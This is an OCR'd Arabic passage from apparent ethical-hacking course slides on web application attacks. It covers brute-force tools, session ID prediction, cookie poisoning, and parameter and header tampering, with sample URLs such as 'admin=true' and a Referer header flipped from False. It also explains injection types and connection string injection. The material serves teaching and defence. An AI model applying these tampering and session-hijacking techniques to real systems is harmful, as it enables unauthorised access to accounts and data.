
Password Attacks: Brute Forcing

Brute force هي واحدة من الطرق المستخدمة لكسر كلمات السر. في هجوم **Brute force** المهاجمين يقومون بكسر كلمات سر تسجيل الدخول من خلال محاولة كل القيم الممكنة من مجموعة من الحروف الأبجدية، الرقمية، والأحرف الخاصة. القيد الرئيسي لهجوم **Brute force** هو هذا مفيد في تحديد كلمات السر صغيرة من حرفين. التخمين يصبح أكثر أهمية عندما يكون طول كلمة المرور أطول وأيضا إذا كان يحتوي على حروف مع **upper case** و**lower case**. إذا تم استخدام الأرقام والرموز، فانه حتى قد يستغرق أكثر من بضع سنوات لتخمين كلمة السر، وهو أمر مستحيل عمليا. شاع استخدام أدوات كسر كلمة المرور عن طريق المهاجمين تشمل **Burp Suite's Intruder**، **Brutus**، **Sensepost's Crowbar**، وما إلى ذلك.

- **Burp Suite's Intruder**

المصدر: http://portswigger.net

Burp Intruder هو وحدة من **BurpSuite**. تمكن المستخدم من اختبار الاختراق على تطبيقات الويب.



- **Brutus**


المصدر: http://www.hoobie.net

بروتوس هو أداة لكسر كلمة السر عن بعد. بروتوس يدعم **HTTP**، **POP3**، **FTP**، **SMB**، **Telnet** و**IMAP**، **NNTP**، والعديد من أنواع التوثيق الأخرى. وهو يشتمل على محرك المصادقة متعددة المراحل ويمكن أن يجعل 60 اتصال الى الهدف في وقت واحد.

Session Attacks: Session ID Prediction/ Brute Forcing

في كل مرة يسجل المستخدم الدخول إلى موقع معين، فانه يتم إعطاء معرف الجلسة للمستخدم. معرف الجلسة هذا ساري المفعول حتى يتم إنهاء الجلسة ويتم توفير معرف جلسة عمل جديدة عند قيام المستخدم بتسجيل الدخول مرة أخرى. المهاجمين يحاولون استغلال آلية **session ID mechanism** هذه لتخمين معرف الجلسة القادم بعد جمع بعض معرفات الجلسات صالحة.

- في الخطوة الأولى، المهاجم يقوم بجمع بعض قيم معرف الجلسة الصالحة بواسطة التنصت على حركة المرور من المستخدمين المصادق عليهم.
- المهاجم يقوم بتحليل معرفات الجلسة لتحديد عملية توليد معرف الجلسة مثل **structure of session ID**، والمعلومات التي يتم استخدامها لإنشائه، وخوارزمية التشفير أو الهاش المستخدمة من قبل التطبيق لحمايته.
- بالإضافة إلى ذلك، يمكن للمهاجم تنفيذ تقنية القوة الغاشمة لتوليد واختبار قيم مختلفة من معرف الجلسة حتى يحصل على الوصول إلى التطبيق بنجاح.
- ثغرات آليات توليد الجلسة التي تستخدم معرفات الجلسات تتألف من اسم المستخدم أو معلومات التنبؤ أخرى، مثل الطابع الزمني أو عنوان **IP** العميل، يمكن استغلالها من قبل التخمين معرفات الجلسات الصالحة بسهولة.



بالنسبة لبعض تطبيقات الويب، عادة ما تتألف معلومات **ID** لجلسه من سلسلة من عرض ثابت. العشوائية أمر ضروري من أجل تجنب التنبؤ. من الرسم البياني يمكنك أن ترى أن متغير **ID** الجلسة تشار إلى **JSESSIONID** وعلى افتراض قيمتها ب "**user0l**"، والتي تتطابق مع اسم المستخدم. عن طريق تخمين القيمة الجديدة، كما يقول "**user 02**"، فمن الممكن للمهاجمين للوصول غير المصرح به إلى التطبيق.

Cookie Exploitation: Cookie Poisoning

الكوكيز في كثير من الأحيان تقوم بنقل أوراق الاعتماد الحساسة والتي يمكن تعديلها بسهوله مما يؤدى إلى تصعيد الامتياز أو تحمل هوية مستخدم آخر.

تستخدم الكوكيز للحفاظ على حالة جلسة العمل في بروتوكول **HTTP**. وتهدف الجلسة إلى أن تكون مرتبطة بشكل فريد للفرد للوصول إلى تطبيق الويب. **Poisoning of cookies** ومعلومات جلسة العمل يمكن أن تسمح للمهاجمين بحقن المحتويات الضارة أو غير ذلك تعديل المستخدم على الانترنت والحصول على معلومات غير مصرح بها.


يمكن أن تحتوي الكوكيز على بيانات جلسة محددة مثل هوية المستخدم وكلمات السر وأرقام الحسابات، روابط لمحتويات **shopping cart** ومعلومات خاصة، ومعرفات الجلسة. الكوكيز يوجد على شكل ملفات مخزنة في ذاكرة كمبيوتر العميل أو القرص الثابت. عن طريق تعديل البيانات في ملف الكوكيز، يمكن للمهاجم في كثير من الأحيان الحصول على تصعيد الوصول أو تؤثر بشكل ضار على جلسة عمل المستخدم. العديد من المواقع تقدم القدرة على "**Remember me?**" وتخزين معلومات المستخدم في الكوكيز، حتى لا يقوم بإعادة إدخال البيانات مع كل زيارة للموقع. أي من المعلومات الخاصة التي أدخلت يتم تخزينها في ملف الكوكيز. في محاولة لحماية الكوكيز فان مطوري الموقع في كثير من الأحيان يقومون بترميز ملفات الكوكيز. أساليب الترميز يمكن عكسها بسهولة مثل **base64** و**ROT13** (**rotating the letters of the alphabet 13 characters**) مما يعطي إحساس زائف بالأمان لعديد من الذين يرون الكوكيز. إذا كان الكوكيز يحتوي على كلمات المرور أو معرفات الجلسة، فان المهاجمين يمكنهم سرقة ملفات الكوكيز باستخدام تقنيات مثل **script injection** و**eavesdropping**. المهاجمون يقومون بالرد على الكوكيز بنفسها أو تغيير كلمات السر أو معرفات الجلسة لتجاوز مصادقة

تطبيق الويب. ومن الأمثلة على الأدوات المستخدمة من قبل المهاجم لمحاصرة الكوكيز تشمل **OWASP Zed Attack Proxy**، **Burp Suite**، الخ.

- **OWASP Zed Attack Proxy**


المصدر: https://www.owasp.org

OWASP Zed Attack Proxy Project (ZAP) هو أداة لاختبار الاختراق متكاملة لاختبار تطبيقات الويب. ويوفر فاحصات أليه، فضلا عن مجموعة من الأدوات التي تسمح لك لإيجاد الثغرات الأمنية يدويا.



منهجية قرصنة تطبيقات الويب "Web App Hacking Methodology: Authorization Attack"

Authorization يحمي تطبيقات الويب من خلال إعطاء السلطة لبعض المستخدمين من أجل الوصول إلى التطبيقات وتقييد بعض المستخدمين من الوصول إلى هذه التطبيقات. المهاجمون عن طريق الهجمات يحاولون الوصول إلى مصادر المعلومات دون أوراق الاعتماد المناسبة. يتم شرح طرق **attack authorization schemes** على الشرائح التالية.



في **authorization attack**، المهاجم يجد أولا الحساب ذات أدني امتيازات ومن ثم تسجيل الدخول كمستخدم أصيل ثم تصعيد الامتيازات ببطء للوصول إلى الموارد المحمية. المهاجمين يتلاعبون بطلبات **HTTP** لتخريب مخططات **authorization schemes** للتطبيق عن طريق تعديل حقول الإدخال التي تتعلق بهوية المستخدم، واسم المستخدم، **access group**، والتكلفة، أسماء، معرفات الملف، الخ.

المصادر التي يتم استخدامها من قبل المهاجمين من أجل تنفيذ **authorization attacks** تشمل **uniform resource identifier**، **parameter tampering**، **POST data**، **HTTP headers**، **query string**، **cookies**، **hidden tags**.

- العبث بالمعلمات **"Parameter Tampering"**

Parameter tampering هو هجوم قائم على أساس التلاعب بالمعلمات التي يتم تبادلها بين الخادم والعميل من أجل تعديل بيانات التطبيق، مثل السعر والكمية من المنتجات، والأذونات، وأوراق اعتماد المستخدم، الخ. عادة يتم تخزين هذه المعلومات في الكوكيز، سلاسل استعلام، **URL**، أو حقول النموذج المخفي، والتي تستخدم لزيادة في السيطرة على وظائف التطبيق.

- **Post Data**

Post data غالبا ما تتألف من **authorization** ومعلومات الجلسة، لأنه في معظم التطبيقات، يجب أن تترافق المعلومات التي يتم توفيرها من قبل العميل مع الجلسة التي قدمت له. المهاجم الذي يستغل نقاط الضعف في **post data** يمكنه بسهولة التلاعب في **post data** والمعلومات الواردة فيه.

HTTP Request Tampering

المهاجمين يعبثون مع طلب **HTTP** دون استخدام **ID** مستخدم آخر. المهاجم يغير الطلب فيما بين قبل استلام الرسالة من قبل المتلقي المقصود.

- **Query String Tampering**

المهاجم يعبث بـ **query string** عند استخدام تطبيقات الويب **query string** لنقل الرسائل بين الصفحات. إذا كانت **query string** مرئية في شريط العنوان على المتصفح، فان المهاجم يمكنه بسهولة تغيير معلم السلسلة لتجاوز آليات الترخيص.

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

يمكن للمهاجمين استخدام أدوات **web spidering** مثل **Burp Suite** لفحص التطبيق على شبكة الإنترنت من اجل **POST parameters**.

- **HTTP Headers**

إذا كان التطبيق يستخدم رأس المرجع "**Referrer header**" لاتخاذ قرارات التحكم في الوصول، المهاجمين يمكنه تعديله للوصول إلى وظائف التطبيق المحمية.


```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html1;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
......
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

ItemID = 201 لا يمكن الوصول إليها حيث تم تعين المعلم **Admin** الى **False**؛ يمكن للمهاجم تغييره إلى true ويصل الى العناصر المحمية.

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering هو طريقة مستخدمة للعبث مع الكوكيز التي يزرعها تطبيق الويب من أجل تنفيذ الهجمات الخبيثة.

- في الخطوة الأولى، المهاجم يقوم بجمع بعض الكوكيز التي يزرعها تطبيق ويب ويحللهم لتحديد آلية انشاء الكوكيز.
- المهاجم يقوم بتفخيخ الكوكيز التي يزرعها تطبيقات الويب، يعبث بمعالمها باستخدام أدوات مثل **Paros Proxy**، ومن ثم الاعادة إلى التطبيق.



منهجية قرصنة تطبيقات الويب "Web App Hacking Methodology: Attack Session Management Mechanism"

آلية إدارة الجلسة هي العنصر الأمني الأبرز في معظم تطبيقات الويب. وبما أنه يلعب دورا أساسيا، فقد أصبح هدفا رئيسيا لإطلاق الهجمات الخبيثة ضد إدارة جلسة التطبيق. المهاجم يقوم بكسر إدارة جلسة التطبيق حتى يمكنه بسهولة تجاوز ضوابط المصادقة القوية ويتنكر كمستخدم تطبيق آخر دون معرفة وثائق تفويضهم (اسم المستخدم، كلمة السر). المهاجم حتى يمكن أن يستولى على التطبيق بالكامل تحت سيطرته إذا اخترق حساب المستخدم الإداري بهذه الطريقة. التفاصيل حول آلية هجوم **session management mechanism** سوف تسرد بالتفصيل على الشرائح التالية.

Session management attack هي واحدة من الأساليب التي يستخدمها المهاجمون في اختراق الشبكة. كسر المهاجمين لآلية إدارة جلسة أحد التطبيقات لتجاوز ضوابط التوثيق وانتحال صفة مستخدم تطبيق مميز. ينطوي هجوم **Session management** على مرحلتين؛ واحده هي **session token generation** والآخر هو **exploiting session tokens handling**.

من أجل توليد معرف جلسة صالح، فان المهاجم يقوم:

- التنبؤ بمعرف الجلسة "Session Tokens Prediction".
- العبث بمعرف الجلسة "Session Tokens Tampering".

وبمجرد قيام المهاجم بتوليد معرف جلسة صحيح، فانه يحاول استغلال معرف الجلسة التي تداولها في الطرق التالية:

- **Session Hijacking**
- **Session Replay**
- **Man-In-The-Middle Attack**

Attacking Session Token Generation Mechanism

المهاجمون يسرقون معرف جلسة صالحة ومن ثم التنبؤ بمعرف الجلسة القادمة بعد الحصول على معرف الجلسة الصالحة.

Weak Encoding Example

```
https://www.juggyboy.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%6
4%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30
```

عندما يكون ترميز هيكس "**hex encoding**" لـ **ASCII string** هو **user=jason;app=admin;date=23/11/2010**، فان المهاجم يمكنه التنبؤ بمعرف جلسة أخرى فقط عن طريق تغيير التاريخ واستخدامه لمعاملة أخرى مع الخادم.

- **التنبؤ بمعرف الجلسة**


المهاجمين يحصلون على معرف جلسة صالحة من خلال التنصت على حركة مرور أو تسجيل الدخول شرعيا إلى التطبيق وتحليله لترميزها (**hex-encoding, Base64**) أو أي نمط. إذا كان أي معنى يمكن عكسه هندسيا لعينة من معرف الجلسة، المهاجمين يحاولون تخمين معرف الجلسة التي صدرت مؤخرا لمستخدمين تطبيق آخر. المهاجمين يجعلون عددا كبيرا من الطلبات مع المعرف التي تنبأوا بها إلى صفحة تعتمد على الجلسة لتحديد الجلسة الصالحة.

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

المهاجمون أولا يقومون بالتنصت على حركة مرور الشبكة من اجل معرف جلسة صالحة ومن ثم التنبؤ بمعرف الجلسة القادمة على أساس معرف الجلسة التي تم التنصت عليها. يستخدم المهاجم معرف الجلسة المتنبئ لمصادقة نفسه مع تطبيق الويب الهدف. وهكذا، التنصت على كعرف الجلسة الصحيح المهم في هجمات إدارة الجلسة. المهاجمين يقوم بالتنصت على حركة مرور التطبيق باستخدام أداة التنصت مثل **الوايرشارك** أو **intercepting proxy** مثل **Burp**. إذا تم استخدام **HTTP cookies** كآلية تحول **session tokens** ولم يتم تعيين **security flag**، فان المهاجمين يمكنهم اعادة الكوكيز للوصول الغير مصرح به إلى التطبيق. يمكن للمهاجمين استخدام ملفات كوكيز الجلسة لأداء اختطاف الجلسة، **session replay**، وهجمات رجل في الوسط.

منهجية قرصنة تطبيقات الويب: هجوم الحقن "Web App Hacking Methodology: Injection Attack"

Injection attacks هو شائعة جدا في تطبيقات الويب. وهناك أنواع عديدة من هجمات الحقن مثل **web scripts injection**، **OS commands injection**، **SMTP injection**، **SQL injection**، **LDAP injection**، و**XPath injection**. وبصرف النظر عن جميع هجمات الحقن هذه، فان الهجوم الاكثر في كثير من الأحيان هو هجوم **SQL injection**. الحقن كثيرا ما يحدث عندما يتم إرسال البيانات التي تعطى من قبل المستخدم إلى مترجم كجزء من أمر أو استعلام. لشن هجوم الحقن، فان المهاجم يدعم بالبيانات التي وضعت للحيل وجعل المترجم لتنفيذ الأوامر أو الاستعلام التي هي غير مقصودة. بسبب عيوب الحقن، فان المهاجم يمكنه بسهولة قراءة، وخلق، تحديث، وإزالة أي من البيانات التعسفية، أي المتوفرة إلى التطبيق. في بعض الحالات، يمكن للمهاجم تجاوز بيئة جدار الحماية المتداخلة بعمق ومن الممكن أن يكسب السيطرة الكاملة على الطلب والنظام الأساسي. يتم إعطاء التفاصيل عن كل هجوم الحقن في الشرائح التالية.



في هجمات الحقن، المهاجمين يقومون بالحصول على المدخلات الخبيثة التي هي صحيحة من حيث التركيب وفقا للغة الترجمة والتي تستخدم من أجل كسر إدخال التطبيق المقصود عادة.

Web Scripts Injection: إذا تم استخدام مدخلات المستخدم في التعليمات البرمجية التي يتم تنفيذها بشكل ديناميكي، فانه يقوم بإدخال المدخلات التي وضعت لكسر سياق البيانات المقصود وتنفيذ الأوامر على الخادم

OS Commands Injection: استغلال أنظمة التشغيل من خلال إدخال كود خبيث في حقول الإدخال إذا قام التطبيق باستخدام مدخلات المستخدم في أمر على مستوى النظام.

SMTP Injection: حقن لأوامر **SMTP** التعسفية في التطبيق وخادم **SMTP** للمحادثة لتوليد كميات كبيرة من البريد الإلكتروني الغير المرغوب فيه.


SQL Injection: يقوم بإدخال سلسلة من استفسارات **SQL** الخبيثة في حقول الإدخال للتلاعب في قاعدة البيانات مباشرة.

LDAP Injection: الاستفادة من الثغرات الأمنية عدم التحقق من صحة مدخلات تطبيق الويب لتمرير مرشحات **LDAP** للحصول على الوصول مباشرة إلى قواعد البيانات.

XPath Injection: هو أدخال سلاسل خبيثة في حقول الإدخال من أجل التلاعب باستعلام **XPath** بحيث يتداخل مع **application's logic**.

منهجية قرصنة تطبيقات الويب "Web App Hacking Methodology: attack data connectivity"

Attacking the data connectivity يسمح للمهاجم بكسب التحكم الغير مصرح به على المعلومات في قاعدة البيانات. يتم شرح الأنواع ال من هجمات **data connectivity** وأسبابها، وكذلك العواقب بالتفصيل على الشرائح التالية.



المهاجمين يهاجمون مباشرة اتصال البيانات بحيث يمكنهم الوصول إلى المعلومات الحساسة المتوفرة في قاعدة البيانات. الهجمات على اتصال قاعدة البيانات تستغل طريقة اتصال التطبيقات بقاعدة البيانات بدلا من استغلال استعلامات قاعدة البيانات. تشمل هذه الهجمات الاتي:

- Connection String Injection
- Connection String Parameter Pollution (CSPP) Attacks
- Connection Pool DoS

تستخدم سلاسل اتصال قاعدة بيانات لربط التطبيقات إلى محركات قاعدة البيانات:

"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"

مثال على سلسلة اتصال "**connection string**" شائعة تستخدم للاتصال قاعدة بيانات **Microsoft SQL Server**.

Connection String Injection

A connection string injection attack يمكن أن يحدث عندما يتم استخدام **dynamic string concatenation** لبناء سلاسل اتصال التي تعتمد على إدخال المستخدم. إذا لم يتم التحقق من صحة السلسلة والنص الخبيث أو ***characters not escaped***، يمكن للمهاجم الوصول إلى البيانات الحساسة أو الموارد الأخرى على الخادم. على سبيل المثال، يمكن للمهاجمين شنه هجومه من خلال توريد فاصلة منقوطة "**semicolon**" وإلحاق قيمة إضافية. يتم تحليل سلسلة الاتصال باستخدام خوارزمية "**last one wins**"، ويتم استبدال المدخل المعادي بقيمة مشروعة.

